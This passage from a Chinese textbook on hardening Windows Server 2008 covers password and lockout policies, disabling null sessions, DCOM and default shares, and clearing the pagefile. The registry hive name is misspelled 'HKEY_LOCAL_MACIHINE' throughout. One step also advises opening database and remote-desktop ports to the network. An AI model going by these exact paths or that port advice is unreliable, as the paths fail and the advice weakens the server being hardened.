


图 10-41　审核策略界面

4. 开启密码策略

密码对系统的安全性是非常重要的，默认情况下都没有开启，依照如表 10-4 所示，进行说明。

(1)"密码复杂性要求"：要求设置的密码必须是数字和字母的组合。

(2)"密码长度最小值 8"：要求密码长度大于等于 8 位。

(3)"密码最长存留期 10"：该密码使用超过 10 天就要求用户修改密码。

(4)"强制密码历史"：要求当前设置的密码不能和前面 4 次密码的某一次相同。

表 10-4　开启密码的策略的策略表

策　略	设　置	策　略	设　置
密码复杂性要求	启用	密码最长存留期	10
密码长度最小值	8	强制密码历史	4

设置界面如图 10-42 所示。

5. 开启账户策略

开启账户策略可以有效地防止字典攻击，依照如表 10-5 所示来进行说明。

当某一用户连续登录三次都失败后将自动锁定该账户，20 分钟后自动复位被锁定的账户，如图 10-43 所示。



图 10-42　密码策略设置

表 10-5　账户设置策略表

策　　略	设　　置	策　　略	设　　置
复位账户锁定计数器	20 分钟	账户锁定阈值	3
账户锁定时间	20 分钟		




图 10-43　账户设置策略

6. 关闭不必要的服务

Windows 2008 的终端服务和 IIS 服务等都可能给系统带来安全漏洞。为了能够在远

程方便地管理服务器，很多计算机的终端服务都是开启的，如果开启了要确认已经正确配置了终端服务。有些恶意的程序也能以服务方式悄悄地运行服务器上的终端服务。要留意服务器上开启的所有服务，并每天进行检查。

7. 禁止建立空连接

默认情况下，任何用户通过空连接连上服务器，进而可以枚举出账号，猜测密码。可以通过修改注册表来禁止建立空连接。打开注册表，将 HKEY_LOCAL_MACIHINE 主键下的子键 SYSTEM\CurrentControlSet\Control\lsa\restrictAnonymous 的值修改为 1。

8. 开启默认防火墙

开启默认防火墙，将常用的端口开启，如 80、1433、3306、21、3389 等端口，另外还可以将经常使用的特殊端口添加进去，单击“确定”按钮。详细操作步骤是：打开 Windows 防火墙，选择“例外”选项卡，单击“添加”按钮，弹出对话框如图 10-44 所示。

9. 禁用 DCOM

在“运行”中输入“Dcomcnfg. exe”，按 Enter 键，单击“控制台”根结点下的“组件服务”。打开“计算机”子文件夹，右键单击“计算机”，然后选择“属性”。选择“默认属性”选项卡。取消选中“在此计算机上启用分布式 COM”复选框，如图 10-45 所示。




图 10-44　防火墙下添加端口界面




图 10-45　禁用 DCOM 界面

10. 启用性能监视器

性能监视器可以根据预先的设定来采集系统数据，并以直方图、图表和报告的形式显示出来，为系统管理员提供分析系统性能的依据。具体操作步骤为：单击“开始”→“管理工具”→“性能”，如图 10-46 所示。

在默认的三个计数器中，%Processor Time 表示处理器用于执行非空闲线程时间的百分比，Avg. Disk Queue Length 表示读取和写入请求的平均数，Pages/sec 表示从磁盘读取




图 10-46 性能监视器

或写入磁盘的速度。

10.5.3 高级配置方案

高级安全配置方案包括 10 条基本原则，下面来进行介绍。

1. 关闭 DirectDraw

C2 级安全标准对视频卡和内存有一定的要求。关闭 DirectDraw 可能对一些需要用到 DirectDraw 的应用程序有影响，但是大多数的站点还是没有影响的。操作办法是将 HKEY_LOCAL_MACIHINE\SYSTEM\CurrentControlSet\Control\GraphicsDrivers\DCI\Timeout 的值修改为 1。

2. 关闭默认共享

Windows Server 2008 安装完成后，系统会创建一些隐藏的共享，可以在 DOS 提示符下输入 net share 命令查看，要禁止这些共享，可以打开"管理工具"，在"计算机管理"对话框中打开"共享文件夹"，选择共享，然后在相应的共享文件夹上单击鼠标右键，选择"停止共享"即可。

也可以编写如下内容的批处理文件：

```
@echo off
net share C$ /del
net share D$ /del
net share E$ /del
net share F$ /del
net share admin$ /del
```

文件名为 xxx.bat，放到启动项中，每次开机时会自动删除共享。

3. 禁用 Dump 文件

在系统崩溃和蓝屏时，Dump 文件是一份很有用的文件，可以帮助查找问题。但是，也能给黑客提供一些敏感的信息，比如一些应用程序的密码等。禁用 Dump 文件的方法是：打开“控制面板”，选择“系统属性”的“高级”选项卡，并选择“启动和故障恢复”，在打开的“启动和故障恢复”对话框中，把写入调试信息修改成“无”。

4. 关机时清除文件

页面文件也就是调度文件，是 Windows Server 2008 用来存储没有装入内存的程序和数据文件部分的隐藏文件。

某些第三方的程序可以把一些没有加密的密码存放在内存中，页面文件可能含有另外一些敏感的资料，因此在关机的时候应清除页面文件。操作步骤为在 HKEY_LOCAL_MACIHINE 主键下的子键 SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement 下，把 ClearPageFileAtShutdown 的值修改为 1。

5. 禁止判断主机类型

黑客利用 TTL 值可以鉴别操作系统的类型，通过 ping 指令能判断目标主机类型。许多入侵者首先会 ping 一下主机，因为攻击某一台计算机时，攻击者往往要判断对方的操作系统，如果 TTL 值是 128，就可以认为是 Windows 